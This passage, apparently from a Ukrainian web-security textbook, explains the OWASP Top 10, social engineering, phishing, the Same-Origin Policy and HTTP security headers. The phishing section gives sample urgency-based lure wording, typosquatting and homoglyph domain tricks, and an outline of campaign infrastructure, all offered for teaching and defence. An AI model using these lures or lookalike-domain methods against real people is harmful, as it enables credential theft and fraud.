користувачів, які мають такий же рівень привілеїв. Наприклад, один користувач може отримати доступ до профілю іншого користувача. Типовими прикладами Broken Access Control є: Прямий доступ до об'єктів, коли зловмисник змінює URL або параметри запиту для доступу до даних інших користувачів. Наприклад, якщо URL example.com/user/123 дозволяє переглядати профіль користувача з ID 123, зловмисник може спробувати змінити ID на інший (example.com/user/124) і отримати доступ до чужих даних. Відсутність обмежень доступу на сервері, коли сервер обробляє запити, не перевіряючи, чи має користувач відповідні права доступу. Наприклад, функції, які повинні бути доступні лише адміністраторам, можуть бути виконані звичайними користувачами. Недостатнє відокремлення обов'язків, коли користувачі можуть отримати доступ до функцій або дій, які виходять за межі їхніх прав та ролей у системі. Кешування даних, коли конфіденційні дані можуть бути доступні через кеш браузера, що дозволяє зловмисникам отримати доступ до інформації, навіть якщо вони не повинні мати до неї доступ.

Cryptographic Failures (Збої криптографії) – це вразливості або помилки у використанні криптографії, які призводять до порушення конфіденційності, цілісності або автентичності даних. Основними причинами Cryptographic Failures є: використання застарілих або слабких алгоритмів, таких як MD5 або SHA-1, які більше не вважаються безпечними, недостатня або неправильна реалізація шифрування, невірне керування ключами, наприклад зберігання ключів шифрування у відкритому вигляді або передача їх у небезпечному середовищі, зберігання ключів у незахищеному місці або невикористання належних механізмів керування ключами, використання криптографічних хеш-функцій без солі (salt) для хешування паролів, що дозволяє зловмисникам виконувати атаки за допомогою веселкових таблиць (rainbow tables), відсутність шифрування конфіденційних даних, використання застарілих версій протоколу TLS (наприклад, TLS 1.0) або некоректне налаштування сертифікатів SSL/TLS, що може призвести до можливості перехоплення трафіку або атак типу «людина посередині» (MITM).

Injection (Ін'єкція) – це тип вразливості в ПЗ, який виникає, коли зловмисник вставляє (впроваджує) шкідливий код або дані в програму, що

дозволяє виконувати небажані команди або отримувати доступ до даних, до яких він не повинен мати доступу. Ця вразливість є однією з найнебезпечніших, оскільки може призвести до компрометації всієї системи. Основними типами Injection-атак є: SQL Injection (SQLi), коли зловмисник вставляє шкідливі SQL-запити в поле введення, що дозволяє йому маніпулювати базою даних, наприклад, через форму входу на сайт можна ввести шкідливий код, який надасть зловмиснику доступ до всієї бази даних. Cross-Site Scripting (XSS) – це включення шкідливих скриптів у вебсторінку, які потім виконуються в браузері користувача. Це дозволяє зловмиснику викрасти сесійні куки, обманом змусити користувача виконувати небажані дії або навіть перенаправити його на шкідливий сайт. XML Injection – вставка шкідливого XML-коду в XML-запити або відповіді, що може призвести до маніпулювання даними або викрадення інформації. NoSQL Injection, коли зловмисник вставляє шкідливі дані в запити до NoSQL-бази даних (наприклад, MongoDB), що дозволяє йому отримувати доступ до даних або змінювати їх. OS Command Injection – вставка команд операційної системи в додаток, що дозволяє зловмиснику виконувати команди на сервері.

Insecure Design (Небезпечний дизайн) – це вразливість у ПЗ або системі, яка виникає через слабкість в архітектурі або процесі розробки. На відміну від інших вразливостей, які виникають через помилки в реалізації або конфігурації, небезпечний дизайн пов'язаний із самою структурою додатка, його логікою та прийнятими рішеннями на ранніх етапах проєктування. Що включає в себе Insecure Design? Відсутність належних механізмів безпеки для захисту даних, аутентифікації або авторизації. Наприклад, відсутність шифрування для конфіденційних даних або слабка система контролю доступу. Неправильне управління сесіями: Дизайн системи, який не враховує безпечне зберігання та управління сесіями користувачів, може призвести до викрадення сесійних ідентифікаторів і компрометації облікових записів. Відсутність належної обробки помилок або надання користувачам занадто детальної інформації про внутрішню роботу системи може допомогти зловмисникам знайти й експлуатувати вразливості. Відсутність захисту від відомих атак. Відсутність уваги до захисту даних, конфіденційної інформації на всіх етапах її обробки: введення, зберігання та передачі. Відсутність плану реагування на інциденти.


Security Misconfiguration (Неправильна конфігурація безпеки) – це вразливість, яка виникає, коли системи або додатки налаштовані неналежним чином, що призводить до порушення безпеки. Це одна з найпоширеніших причин компрометації систем, оскільки навіть невелика помилка в конфігурації може залишити систему відкритою для атак. Прикладами цієї вразливості можуть бути: залишення стандартних облікових записів і паролів, таких як *admin/admin*, надання користувачам або процесам надмірних прав доступу, вебсервер з правами адміністратора може бути вразливим, неправильне налаштування файрволу може дозволити небажаним з'єднанням ззовні

Джерело[5]

[5] Munroe R. xkcd – A webcomic of romance, sarcasm, math, and language. URL: https://xkcd.com/

доступ до критичних сервісів, відсутність шифрування трафіку між клієнтами і серверами або використання застарілих версій протоколів (наприклад, TLS 1.0) може призвести до перехоплення даних і атак типу "людина посередині" (MITM), неправильне налаштування хмарних служб, невстановлені оновлення безпеки для ПЗ або операційної системи, збереження конфігураційних файлів з відкритим доступом або в незашифрованому вигляді може надати зловмисникам доступ до чутливих даних, таких як паролі або ключі API, увімкнення індексації директорій на вебсервері може дозволити зловмисникам переглядати та завантажувати конфіденційні файли, які не повинні бути доступними.

Vulnerabilities and Outdated Components (Вразливості та застарілі компоненти) – це терміни, які описують ризики, пов'язані з використанням у ПЗ компонентів або бібліотек, що містять відомі вразливості або які більше не підтримуються та не оновлюються. Це є однією з основних причин компрометації безпеки в додатках, особливо коли програми залежать від сторонніх бібліотек, фреймворків або інших компонентів. Що включає в себе цей ризик?



Джерело[5]

Використання компонентів із відомими вразливостями: Програми можуть використовувати сторонні бібліотеки або фреймворки, які містять відомі вразливості. Наприклад, якщо розробник використовує бібліотеку, у якій знайдено вразливість типу SQL Injection, зловмисник може експлуатувати цю вразливість для атаки на додаток. Використання застарілих компонентів: Застарілі компоненти – це ті, які більше не підтримуються виробником або розробником, і для яких не випускаються оновлення безпеки. Це означає, що будь-які нові вразливості, які знайдено в цих компонентах, не будуть виправлені. Відсутність оновлень для основного ПЗ: Основне ПЗ, таке як операційні системи, серверні платформи або бази даних, також може мати вразливості, які потребують регулярних оновлень. Відсутність оновлень може залишити систему відкритою для відомих атак. Неузгодженість версій компонентів: Використання різних версій компонентів, які не сумісні або містять різні вразливості, може призвести до непередбачуваної поведінки або проблем з безпекою.

Identification and Authentication Failures (Збої ідентифікації та автентифікації) – це вразливості, які виникають через неправильно реалізовані або недостатньо захищені процеси ідентифікації користувачів (ідентифікація) та підтвердження їхніх облікових даних (автентифікація). Ці збої можуть дозволити зловмисникам обійти системи захисту, отримати несанкціонований доступ до систем або даних та виконувати дії від імені інших користувачів. Що включають в себе збої ідентифікації та автентифікації?

Дозвіл користувачам використовувати слабкі або легкі для вгадування паролі підвищує ризик компрометації облікових записів через атаки типу brute force або словникові атаки. Якщо система не вимагає використання додаткових факторів автентифікації (наприклад, SMS-кодів або мобільних додатків), зловмисники можуть легше отримати доступ до облікових записів у разі викрадення або вгадування пароля. Збереження паролів у текстовому вигляді або без використання належного хешування може призвести до того, що зловмисники отримають доступ до всіх облікових даних у разі компрометації бази даних. Слабкі або небезпечні механізми відновлення пароля, такі як використання простих контрольних питань або відсутність захисту від атак типу brute force, можуть дозволити зловмисникам відновити доступ до облікових записів. Системи, які не обмежують кількість спроб входу (rate limiting), можуть бути вразливі до атак, де зловмисники намагаються вгадати паролі за допомогою автоматизованих засобів. Якщо система не захищає сесії користувачів належним чином (наприклад, через викрадення сесійних ідентифікаторів), зловмисники можуть захопити ці сесії і діяти від імені користувачів. Якщо сесії користувачів не завершуються належним чином після виходу, зловмисники можуть використати залишені дані для продовження сесії або входу в систему.

Software and Data Integrity Failures (Збої в цілісності ПЗ та даних) – це вразливості, що виникають, коли системи, програми або дані піддаються несанкціонованій модифікації, а також коли процеси, що забезпечують їх цілісність, не працюють належним чином. Це може призвести до того, що зловмисники змінюють програмний код, конфігурації або дані, що може мати серйозні наслідки для безпеки, функціонування і надійності системи. Що включають в себе збої в цілісності ПЗ та даних? Зловмисники можуть змінювати код або ПЗ, додаючи шкідливі компоненти (наприклад, бекдори або шкідливе ПЗ). Коли системи не перевіряють цілісність даних, що надходять або зберігаються, це може дозволити зловмисникам модифікувати дані або конфігураційні файли. Якщо процеси оновлення або доставки ПЗ не захищені належним чином, зловмисники можуть втрутитися в них і поширити шкідливі або змінені версії програм. Сторонні бібліотеки або служб можуть бути скомпрометовані. Відсутність використання цифрових підписів для перевірки цілісності ПЗ або їх неправильна реалізація може дозволити поширення змінених або шкідливих файлів.

Security Logging and Monitoring Failures (Збої в логуванні та моніторингу безпеки) – це вразливості, які виникають, коли системи не забезпечують належного ведення журналів (логів) або моніторингу подій, що мають значення для безпеки. В результаті цього збої або атаки можуть залишитися непоміченими, а організації не зможуть вчасно реагувати на інциденти безпеки.

Server-Side Request Forgery (SSRF) – це вразливість безпеки, яка виникає, коли зловмисник може примусити сервер вебдодатка виконувати небажані запити до інших серверів або ресурсів, які знаходяться в межах або за межами внутрішньої мережі. Це може призвести до витоку даних, обхідної автентифікації, а також до доступу до закритих мережевих ресурсів. SSRF зазвичай виникає, коли вебдодаток дозволяє користувачам вказувати URL-адресу ресурсу, який сервер має отримати або обробити. Якщо введення користувача не перевіряється належним чином, зловмисник може вказати URL-адресу, яка спрямовує сервер на небажані дії.

Атаки соціальної інженерії

Атаки соціальної інженерії – це техніки маніпуляції людьми з метою отримання доступу до конфіденційної інформації або систем.

Tailgating і Piggybacking – це атаки, коли зловмисник фізично проникає в заборонену зону, скориставшись тим, що хтось інший надає доступ. Tailgating – зловмисник йде прямо за співробітником, який має доступ, не питаючи дозволу. Piggybacking – зловмисник отримує доступ із дозволу співробітника (навмисно чи випадково).

Phishing – це один із найпоширеніших видів атак, коли зловмисник маскується під надійне джерело (лист, сайт) з метою змусити жертву розкрити конфіденційну інформацію, наприклад, паролі або дані картки.

Spear Phishing – більш цілеспрямована форма фішингу, де зловмисник ретельно підбирає жертву, використовуючи персоналізовану інформацію для підвищення довіри. Наприклад, такі атаки часто спрямовані на конкретних осіб у компанії.

Baiting – цей метод полягає в тому, що зловмисник залишає заражений пристрій (наприклад, USB-накопичувач) у публічному місці, сподіваючись, що хтось його підключить до свого комп'ютера, що призведе до зараження.

Click-baiting – атака, при якій зловмисник створює захопливий, але фальшивий контент, щоб змусити користувача клікнути на посилання, яке перенаправить його на шкідливий сайт або завантажить вірус.

Social Media Reconnaissance – це збір інформації про жертву через соціальні мережі. Зловмисники використовують відкриті дані для створення профілю жертви та проведення цільових атак.

Фішинг

Фішинг – це вид кіберзлочину, при якому зловмисники намагаються обманом змусити людей надати конфіденційну інформацію, таку як паролі, номери кредитних карток, або інші персональні дані. Фішингові атаки часто здійснюються через електронну пошту, соціальні мережі, або інші форми електронної комунікації, де зловмисники видають себе за надійні організації або осіб.

Як працює фішинг?

- **Фальшива електронна пошта або повідомлення**. Зловмисник надсилає підроблене повідомлення, яке виглядає як повідомлення від легітимної організації, такої як банк, платіжна система, популярний інтернет-магазин або навіть колега з роботи.
- **Фальшива вебсторінка**. Повідомлення зазвичай містить посилання, яке веде на підроблену вебсторінку, що виглядає майже ідентично до справжньої сторінки цієї організації. Це може бути сторінка входу в акаунт, форми для введення платіжних даних тощо.
- **Соціальна інженерія**. Зловмисник використовує техніки соціальної інженерії, щоб змусити жертву ввести свої особисті дані на фальшивій сторінці. Наприклад, у повідомленні може бути сказано, що терміново потрібно змінити пароль через підозрілу активність, або що потрібно підтвердити платіж.
- **Збір і використання даних**. Коли користувач вводить свої дані на підробленій сторінці, вони передаються зловмиснику. Отримані

дані можуть бути використані для крадіжки грошей, викрадення особистості або подальших атак.

Фішинг є одним з найпоширеніших видів кіберзлочинів, і він стає дедалі більш складним. Захист від фішингу вимагає обережності, знань і використання сучасних технологій безпеки.

Структура фішингової атаки:

1. Створити ситуацію небезпеки і терміновості:

«Шановний користувач, Ваш обліковий запис заблоковано в результаті дій зловмисників...»

2. Примусити до виконання невідкладних дій:

«Для відновлення доступу Вам необхідно відновити пароль доступу. Для цього перейдіть за посиланням та авторизуйтеся. У відповідь Вам на пошту буде відправлено новий пароль доступу...»

3. Скористатися збентеженням жертви й постаратися вкрасти конфіденційні дані.

Фішингова кампанія – це складна, багатокомпонентна операція, яка включає використання різних елементів інфраструктури для успішного обману жертв. Нижче розглянемо основні компоненти інфраструктури фішингової кампанії:

Доменне ім'я – це адреса, яку використовують користувачі для доступу до вебсайту. У фішингових кампаніях доменне ім'я часто вибирається так, щоб виглядати схожим на домен легітимної організації. Які методи для цього застосовуються?

1. Typosquatting:

- Орфографічна помилка: *goggle.com - google.com*
- Додатковий рівень домену: *go.ogle.com - google.com*
- Перемикання цифр на літери: *g00gle.com - google.com*
- Перефразування: *googles.com - google.com*
- Додаткове слово: *googleresults.com - google.com*

2. Альтернативи найвищий рівень домену (Top-Level Domain, TLD): *tryhackme.com.ua - tryhackme.com.*

3. IDN (інтернаціоналізоване доменне ім'я): різні літери з різних мов можуть насправді виглядати ідентичними. Наприклад, символ *Unicode U+0430* (кирилична а) виглядає ідентично символу *Unicode U+0061* (латинська а).

Сертифікати SSL/TLS використовуються для забезпечення безпечного з'єднання між вебсайтом і браузером користувача. У фішингових кампаніях зловмисники можуть: використовувати безкоштовні сертифікати, імітувати легітимність, наявність HTTPS (зеленого замка) на фішингових сайтах змушує користувачів думати, що сайт безпечний.

Сервер електронної пошти. Фішингові атаки часто починаються з розсилки шкідливих електронних листів. Для цього зловмисники використовують сервери електронної пошти. Вони можуть: реєструвати домени, подібні до легітимних, використовувати техніки спуфінгу (підміни) для підробки адреси відправника, щоб лист виглядав як легітимний, використовують ботнети або інфіковані комп'ютери для масової розсилки фішингових повідомлень.

Вебсервери використовуються для розміщення фішингових вебсайтів. Зловмисники можуть: використовувати скомпрометовані сервери або

облікові записи хостинг-провайдерів для розміщення фішингових сайтів, використовувати перенаправлення (скорочені URL), щоб приховати справжнє місцезнаходження фішингового сайту, копіювати дизайн і функціонал справжніх сайтів, щоб користувачі не помітили підробки.

Фішингові кампанії часто використовують аналітику для відстеження успішності своїх атак. Зловмисники можуть: аналізувати, скільки користувачів відвідало фішинговий сайт і які дії вони здійснювали, відстежувати відкриття електронних листів і кліки за посиланнями, використовувати A/B тестування для визначення найбільш ефективних шаблонів електронних листів або дизайнів вебсайтів.

Ознаками фішингової атаки можуть бути: створення ситуації тривожності і терміновості, відсутність особистого звернення (Користувач), наявність граматичних помилок, застарілі логотипи в оформленні листа/сайта, запит конфіденційних даних, адреса відправника на загальнодоступних доменах замість корпоративних, підробка доменів, занадто хороші умови, щоб бути правдою.

Same-Origin Policy

Старі браузери, не могли нічого зробити з відображенням фіксованого або активного змісту. Сервер міг спілкуватися з базами даних, «говорити» з іншими машинами на стороні сервера. Таким чином, поняття веббезпеки, в принципі, було пов'язано з роботою сервера. Зараз браузер може здійснювати багато динамічних дій: виконувати спріпти JavaScript, користуватися технологією AJAX, передавати дані через вебсокети (API) у вигляді XML, JSON, в HTML з'явилася мультимедійна підтримка (тег <video>), браузери підтримують геолокацію, можуть запускати машинний код.

Більшість десктопних додатків можуть сприйматися як продукт одного розробника, але коли ви дивитеся на вебдодатки, то, що візуально виглядають для вас одним цілим, насправді складається з купи додатків різного змісту від купи різних розробників. Сьогодні вебдодаток це клієнтська частина та серверна частина. Вебдодаток охоплює кілька мов програмування, кілька комп'ютерів, безліч програм для апаратного обладнання. Наприклад, ви можете: використовувати Firefox на комп'ютері з ОС Windows, цей браузер збирається поговорити з машиною в хмарі, на якій працює Linux, на сервері Apache. З чого ж зазвичай складається сторінка: реклама, (ads.com), блок аналітики, (Google Analytics), віджети від інших сайтів (соцмережі, погода, карти, відео), текстові дані, HTML.

Залежність проста – чим більше процесів в системі, тим менше ймовірність їх коректного виконання.

Припустимо, що на сторінці було:

```
<script> var x = 'UNTRUSTED'; </script>
```

Змінна отримується, з ненадійної джерел. А якщо закриваючі лапки будуть розташована посередині untrusted коду, то зловмисник може просто помістити тут тег, що його закриває, вийти з контексту JavaScript і увійти в контекст HTML. Тому ви повинні зробити «стандартизацію контенту». Всякий раз, коли ви отримуєте від когось ненадійні вхідні дані, вам потрібно дуже ретельно проаналізувати їх, щоб переконатися, що їх не можна використовувати в якості вектору атаки.

Вебспецифікації неймовірно довгі, виснажливі, нудні і часто непослідовні. Ці документи мають такий же розмір, як розмір Конституції ЄС і

настільки ж важкі для розуміння. Але для забезпечення безпеки додатків інженер, розробник, тестувальник повинен розбиратися у всіх технологіях, що використовуються на проєкті.

Same-Origin Policy (SOP) – це важливий принцип безпеки в веббраузерах, який обмежує взаємодію між ресурсами, завантаженими з різних джерел. Ця політика покликана запобігти зловмисним діям, таким як крадіжка даних або виконання несанкціонованих запитів на інші сайти. Основна ідея полягає в тому, що два вебсайти не повинні мати можливості втручатися в роботу один одного, якщо вони цього не хочуть.

Веббраузери визначають «origin» на основі трьох компонентів URL-адреси: протокол, домен, порт. Два URL мають однаковий origin, якщо їхні протокол, домен, порт – збігаються.

Same-Origin Policy (SOP) обмежує доступ одного вебдокумента до даних іншого вебдокумента, якщо вони мають різні origin. Це означає, що JavaScript-код, виконуваний на сторінці з одного origin, не може отримувати доступ до даних сторінки з іншого origin.

SOP є ключовим механізмом захисту від атак типу Cross-Site Scripting (XSS) та Cross-Site Request Forgery (CSRF). Без цієї політики вебдодатки були б значно вразливіші до атак, що могли б призвести до викрадення конфіденційної інформації або компрометації акаунтів користувачів.

В рамках SOP до заголовку HTML можуть додаватися окремі інструкції – HTTP заголовки безпеки. Вони відіграють важливу роль у захисті вебдодатків від різних типів атак і у покращенні загальної безпеки сайту. Ось детальний опис ключових заголовків безпеки:

HTTP Strict-Transport-Security (HSTS) забезпечує, щоб всі з'єднання з вебсайтом здійснювались через HTTPS, запобігаючи атакам MITM.

X-Frame-Options контролює, чи дозволено відображати сторінки в <iframe>. Це допомагає запобігти атакам clickjacking.

X-Content-Type-Options забороняє браузерам інтерпретацію ресурсів як іншого типу, ніж вказано у заголовку Content-Type, що допомагає захистити від атак на основі MIME-типів.

Content-Security-Policy (CSP) допомагає запобігти атакам XSS і інших типів атак, що залучають небезпечний вміст. CSP дозволяє контролювати, з яких джерел можна завантажувати ресурси[6].

X-Permitted-Cross-Domain-Policies контролює доступ до ресурсу в межах доменів для старих технологій Adobe Flash і Adobe Reader.

Referrer-Policy контролює, які дані про референер (джерело переходу) передаються в запитах до інших сайтів.

Clear-Site-Data очищає дані вебсайту з браузера, включаючи кукі, локальне сховище, кеш та інші ресурси.

Cross-Origin-Resource-Policy контролює доступ до ресурсів для запитів з інших origin.

Cross-Origin-Embedder-Policy (COEP) контролює, чи може документ включати ресурси з інших origin.

Cross-Origin-Opener-Policy (COOP) захищає від взаємодії між документами з різних origin, що запобігає певним типам атак і покращує ізоляцію між документами.

Cache-Control контролює кешування ресурсів браузером та проміжними кешами.

[6] Content Security Policy (CSP) Quick Reference Guide. URL: https://content-security-policy.com/

Скіли фахівців в галузі Web Application Security

Діаграма на рис. 1.10 зображає різні аспекти безпеки вебдодатків (Web AppSec). Ця діаграма представляє собою узагальнення ключових напрямків і технологій у сфері безпеки вебдодатків, які допомагають виявляти, оцінювати та усувати вразливості.

Короткий огляд кожного напрямку:

1. Web Fundamentals (Основи вебтехнологій):
   - HTML/CSS/JavaScript – основні технології для створення вебдодатків.
   - Security Headers – HTTP заголовки, які підвищують безпеку вебдодатків.
   - HTTP – основний протокол для обміну даними між клієнтом і сервером.
   - Encoding – методи кодування та шифрування даних для захисту або передачі.
   - WebSocket – протокол для двосторонньої комунікації між клієнтом і сервером.
   - Web Servers (Вебсервери) – Tomcat, Apache2, NGINX, IIS – різні вебсервери, які обслуговують вебдодатки.
   - Web Browser (Веббраузер):
   - DOM, SOP – управління об'єктною моделлю документа (DOM) і політика одного походження (SOP).
     - Dev Console – інструменти розробника для відладки і моніторингу вебдодатків.
     - Local Storage – зберігання даних у браузері.
     - Web Workers – фонові скрипти для обробки задач у вебдодатках.
2. OS (Операційні системи):
   - Linux Fundamentals, Windows Fundamentals – основні знання з управління Linux та Windows.
   - Processes, File System, Bash, PowerShell – управління процесами та файловими системами, а також командними оболонками (Bash, PowerShell).
   - LDAP (AD) – протокол доступу до каталогів і Active Directory.
   - Технології контейнеризації для запуску додатків в ізольованих середовищах.
3. Network (Комп'ютерні мережі):
   - IP, Ports – адресація та порти в мережевих протоколах.
   - Port Scan, DNS Enum, Web Enum – сканування портів, перерахування DNS-записів та вебресурсів.
   - Recon Tools – інструменти для збору інформації.
   - WAF (Web Application Firewall) – фаєрвол, що захищає вебдодатки.
4. API (Програмні інтерфейси):
   - GraphQL, SOAP, REST, API, Protobuf, Google RPC, XML RPC: Різні типи API для взаємодії між програмами.
5. Cloud (Хмарні технології):
   - AWS, GCP, Azure: Основні хмарні платформи.
   - Infrastructure as a service (IaaS): Модель хмарних обчислень, де клієнти орендують віртуальну інфраструктуру.




Рис. 1.10 Скіли в галузі Web Application Security[7]

[7] BSG Web Application Pentester Training. URL: https://bsg.tech/pentester-training/

   - Security Auditing Tools: Інструменти для аудиту безпеки хмарних середовищ.
6. **Cryptography** (Криптографія):
   - SSL, MITM (Man-In-The-Middle): Захист даних і атаки типу «людина посередині».
   - Hashing: Обчислення хешів для забезпечення цілісності даних.
   - Encryption Algorithms: Алгоритми шифрування для захисту конфіденційності.
   - JWT (JSON Web Tokens): Формат для безпечного обміну інформацією між сторонами.
7. **Testing Methodology** (Методологія тестування):
   - OWASP WSTG: OWASP Web Security Testing Guide – рекомендації з тестування безпеки вебдодатків.
   - Bug Bounty Hunter Methodology V3: Методологія пошуку вразливостей в рамках програм Bug Bounty.
8. **Security Code Rewiew** (Перевірка коду на безпеку)
   - Programming Languages (Мови програмування): JavaScript, Python, Java, PHP, C#, Ruby: Мови програмування, які зазвичай використовуються в розробці вебдодатків. Інші мови програмування.
   - Software Composition Analysis (Аналіз складу ПЗ): Інструменти для аналізу залежностей і бібліотек в ПЗ на наявність вразливостей.
   - SAST Scanners: Статичний аналіз коду.
9. **Tools** (Інструменти):
   - Burp Suite, ZAP: Інструменти для тестування безпеки вебдодатків.
   - DAST Scanners: Динамічний аналіз коду.
   - Proxy: Проксі-сервери для перехоплення і аналізу трафіку.
10. **Vulnerabilities** (Вразливості):
   - Server Side (Серверні): SQL, SQL Dialects, ORM, NoSQLi, RCE, LFI, Host Header Inj, SSRF, SSTI, IFU, XML.
   - Client Side (Клієнтські): XSS, CSRF, HTML Injection, Response Splitting, Open Redirect, CORS, IDOR, Access Control, Session Management, Authentication, Identification, OAuth2, SAML, SSO.
   - OpenID: Протоколи для аутентифікації та авторизації.
   - IaaS: Інфраструктура як сервіс.
   - Business Logic (Бізнес-логіка): Аспекти, пов'язані з логікою роботи додатку і специфічними вразливостями.
11. **Reporting** (Звітність):
   - Risk Assessment, Issue Documentation: Оцінка ризиків і документування виявлених проблем.

Контрольні запитання

1. Чим відрізняються статичні вебсайти від динамічних?
2. Що таке вебпортал і які сервіси він може об'єднувати?
3. Що таке клієнт-серверна архітектура і як вона працює?
4. Які основні типи клієнтів використовуються в клієнт-серверній архітектурі? Наведіть приклади.
5. Яка роль вебсерверів у клієнт-серверній архітектурі?
6. Як працює процес обробки запиту сервером і повернення відповіді клієнту?

